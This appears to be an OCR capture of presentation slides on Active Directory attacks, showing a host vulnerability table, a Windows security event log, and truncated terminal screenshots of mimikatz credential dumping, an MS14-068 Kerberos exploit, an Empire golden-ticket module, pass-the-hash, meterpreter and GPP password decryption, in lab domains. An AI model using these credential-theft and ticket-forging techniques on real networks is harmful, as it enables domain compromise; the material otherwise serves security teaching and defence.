
Host	Vulnerabilities
172.26.21.251	
172.26.21.100	23
172.26.21.103	
172.26.21.220	21 7
172.26.21.106	
172.26.21.148	
172.26.21.10	7
172.26.21.160	
172.26.21.2	
172.26.21.18	
172.26.21.159	
172.26.21.17	
172.26.21.155	
172.26.21.219	
172.26.21.104	
172.26.21.109	72
172.26.21.147	71

Security Number of events: 34,912

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	7/25/2016 3:50:59 AM	Security-Auditing	4616	Security State Chang
Audit Success	7/9/2016 7:30:53 AM	Security-Auditing	4616	Security State Chang
Audit Success	7/9/2016 7:30:53 AM	Eventlog	1100	Service shutdown
Audit Success	7/4/2016 4:24:34 PM	Security-Auditing	4616	Security State Chang
Audit Success	6/29/2016 8:01:53 PM	Security-Auditing	4616	Security State Chang
Audit Success	6/29/2016 8:01:53 PM	Eventlog	1100	Service shutdown
Audit Success	6/29/2016 7:58:54 PM	Security-Auditing	4616	Security State Chang
Audit Success	6/10/2016 8:24:15 PM	Security-Auditing	4616	Security State Chang
Audit Success	6/10/2016 8:23:21 PM	Security-Auditing	4616	Security State Chang
Audit Success	6/10/2016 8:23:21 PM	Eventlog	1100	Service shutdown
Audit Success	6/10/2016 8:18:40 PM	Security-Auditing	4616	Security State Chang
Audit Success	6/10/2016 8:17:45 PM	Security-Auditing	4616	Security State Chang
Audit Success	6/10/2016 8:17:45 PM	Eventlog	1100	Service shutdown
Audit Success	5/30/2016 8:16:43 PM	Security-Auditing	4616	Security State Chang
Audit Success	5/30/2016 4:13:23 AM	Security-Auditing	4616	Security State Chang
Audit Success	3/4/2016 5:40:03 PM	Security-Auditing	4616	Security State Chang
Audit Success	3/4/2016 5:40:03 PM	Eventlog	1100	Service shutdown
Audit Success	3/2/2016 9:21:54 AM	Security-Auditing	4616	Security State Chang
Audit Success	2/17/2016 1:44:51 PM	Security-Auditing	4616	Security State Chang
Audit Success	1/24/2016 11:26:49 AM	Security-Auditing	4616	Security State Chang
Audit Success	12/31/2015 6:34:17 AM	Security-Auditing	4616	Security State Chang

209.12
209.12
209.12

Attacker



```
PSAttack!!
C:\Temp\PSAttack #> invoke-mimika

  .#####.   mimikatz 2.0 alpha (x
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gent
 '## v ##'   http://blog.gentil
  '#####'

mimikatz(powershell) # sekurlsa:

Authentication Id : 0 ; 947799 (
Session           : Interactive
User Name         : DWM-3
Domain            : Window Manag
Logon Server      : (null)
Logon Time        : 03/05/2016
```

```
c:\Temp\pykek>ms14-068.py -
  [+] Building AS-REQ for
  [+] Sending AS-REQ to ads
  [+] Receiving AS-REP fro
  [+] Parsing AS-REP from
  [+] Building TGS-REQ for
  [+] Sending TGS-REQ to ad
  [+] Receiving TGS-REP fro
  [+] Parsing TGS-REP from
  [+] Creating ccache file

c:\Temp\pykek>cd ..
```

```
PS C:\Users\joeuser> Get-NetGPOGroup


GPOPath        : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}\
Filters        :
GroupName      : Administrators (built-in)
GroupSID       : S-1-5-32-544
GroupMemberOf  :
GroupMembers   : {S-1-5-21-1581655573-3923512380-696647894-2628}
GPODisplayName : Add Server Admins to Local Administrator Group
GPOName        : {E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}
GPOType        : GroupPolicyPreferences

GPODisplayName : Add Workstation Admins to Local Administrators Group
GPOName        : {45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOPath        : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOType        : RestrictedGroups
Filters        :
GroupName      : ADSECLAB\Workstation Admins
GroupSID       : S-1-5-21-1581655573-3923512380-696647894-2627
GroupMemberOf  : {S-1-5-32-544}
GroupMembers   : {}
```

```
(Empire: credentials/mimikatz/golden_ticket) > set CredID 1
(Empire: credentials/mimikatz/golden_ticket) > set user Administrator
(Empire: credentials/mimikatz/golden_ticket) > set sids S-1-5-21-456218688-4216621462-1491369290-519
(Empire: credentials/mimikatz/golden_ticket) > execute
(Empire: credentials/mimikatz/golden_ticket) >
Job started: Debug32_ktbrk

Hostname: WINDOWS4.dev.testlab.local / S-1-5-21-4275052721-320508
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 23
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.co
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.
  '#####'                                    with 16 modules * *


mimikatz(powershell) # kerberos::golden /domain:dev.testlab.local
:8b7c904343e530c4f81c53e8f614caf7 /sids:S-1-5-21-456218688-421662
User      : Administrator
Domain    : dev.testlab.local
SID       : S-1-5-21-4275052721-3205085442-2770241942
User Id   : 500
```


```
meterpreter > use p
Loading extension p
meterpreter > power
[+] File successful
win-7ch5rt177ba\oj
False
```

```
mimikatz # sekurlsa::pth /user:adsadministrator /ntl
user    : adsadministrator
domain  : lab.adsecurity.org
program : cmd.exe
impers. : no
NTLM    : 5164b7a0fda365d56739954bbbc23835
  |  PID  5600
  |  TID  3416
  |  LUID 0 ; 59149163 (00000000:0386
  \_ msv1_0   - data copy @ 0000006E8
  \_ kerberos - data copy @ 0000006E8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
```

```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiIOCau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL
#Super@Secure&Password$2015?
```

